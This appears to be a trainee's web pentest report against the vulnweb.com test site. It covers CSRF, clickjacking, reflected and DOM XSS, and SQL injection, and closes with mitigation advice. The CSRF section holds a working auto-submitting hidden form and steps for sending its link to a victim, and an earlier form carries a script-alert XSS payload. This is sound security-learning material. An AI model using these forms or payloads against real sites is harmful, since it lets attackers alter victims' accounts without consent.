
- Open website
- Righclick on page and opn view page source
- Copy the login form
- Pest into in noepad
- Modify that form by adding some lines of code for changinig name(hide the form , auto submit form)
- Embed into another site
- Send that like to victim
- After victim click submit button from that link their username will change

```
<form name="form1" method="post" action="">

    <table border="0" cellspacing="1" cellpadding="4">
        <tr><td valign="top">Name:</td><td><input type="text" value="<script>alert(document.domain)</script>" name="urname" style="width:200px"></td></tr>
        <tr><td valign="top">Credit card number:</td><td><input type="text" value="1234-5678-9000" name="ucc" style="width:200px"></td></tr>
        <tr><td valign="top">E-Mail:</td><td><input type="text" value="hacked@gmail.com" name="uemail" style="width:200px"></td></tr>
        <tr><td valign="top">Phone number:</td><td><input type="text" value="0123456789" name="uphone" style="width:200px"></td></tr>
        <tr><td valign="top">Address:</td><td><textarea wrap="soft" name="uaddress" rows="5" style="width:200px">darkweb</textarea></td></tr>
        <tr><td colspan="2" align="right"><input type="submit" value="update" name="update"></td></tr>
    </table>
</form>
```


Original code

```
<form  name="form1" method="post" action="http://testphp.vulnweb.com/userinfo.php">

    <input hidden type="text" value="hacked11" name="urname" style="width:200px">
        <input hidden type="text" value="2004" name="ucc" style="width:200px">
        <input hidden type="text" value="hacked@gmail.com" name="uemail" style="width:200px">
      <input hidden type="text" value="07099999" name="uphone" style="width:200px">

  <input type="submit" value="update" name="update">
      </table>
    </form>
    <body onload="document.forms[1].submit.click()">
    <script>document.getElementByid('form1').submit();</script>
```

Modifyed code



Link which sends to victim




Result : Name changed

Missing Anti-clickjacking Header


The "Missing Anti-clickjacking Header" vulnerability refers to a security weakness in web applications where proper protection against clickjacking attacks is not implemented. Clickjacking is a type of attack where an attacker tricks a user into clicking on something different from what the user perceives, often by overlaying malicious content on top of legitimate web pages.

- Open burpsuit
- Select burp click bandit from right corner
- Copy the code
- Open browser and go to 3 dots and developer tools and pest thet code into console
- Click the start button then click the target button to click
- Click the finish button
- And save the file





Copy this code

Pest into developer console



Select the target button to click





When victim click on our target button poup appears

Conclusion:

- Summary of Findings
- Mitigations

Cross Site Scripting (Reflected):

Summary:

Cross-Site Scripting (XSS) occurs when an attacker injects malicious scripts into web pages viewed by other users. In reflected XSS, the malicious script is reflected off a web server, such as in an error message or input field, and executed when the victim visits a specially crafted link.

Mitigation Methods:

1. Input Validation and Sanitization: Validate and sanitize user inputs to remove or encode any potentially harmful characters before processing them.

2. Output Encoding: Encode output to prevent script execution. HTML-encode dynamic content before rendering it in the browser to neutralize any injected scripts.

3. Content Security Policy (CSP): Implement CSP headers to restrict which resources can be loaded, reducing the risk of XSS attacks by specifying trusted sources for scripts, stylesheets, images, etc.

Cross Site Scripting (DOM Based):

Summary:

DOM-Based XSS is a type of XSS attack where the vulnerability exists in client-side JavaScript code rather than server-side code. The malicious payload is processed by the client's browser, manipulating the Document Object Model (DOM) to execute the attack.

Mitigation Methods:

1. Client-Side Input Validation: Sanitize and validate all inputs on the client side to prevent malicious input from being processed by JavaScript code.

2. Safe DOM Manipulation: Avoid using unsanitized user input in JavaScript code that directly manipulates the DOM. Use safe methods for DOM manipulation and avoid using `innerHTML` or `eval()` functions with user-controlled data.

3. Strict Output Encoding: Apply strict output encoding to all dynamic content rendered by JavaScript to prevent XSS vulnerabilities from being introduced through client-side code execution.

SQL Injection:

Summary:

SQL Injection is a code injection technique that exploits vulnerabilities in database queries. Attackers inject malicious SQL queries through user inputs to manipulate the database or gain unauthorized access.

Mitigation Methods:

1. Parameterized Queries: Use parameterized queries or prepared statements provided by your database framework to separate SQL code from data, preventing injection attacks.

2. Input Sanitization: Sanitize user inputs by removing or escaping special characters that could alter the SQL query structure. Use whitelisting rather than blacklisting approaches to validate inputs.

3.Least Privilege Access Control: Enforce least privilege access control to databases by restricting database user permissions to only necessary operations, reducing the impact of successful SQL injection attacks.

These mitigation methods help in mitigating the risks associated with each vulnerability, strengthening the security posture of web applications.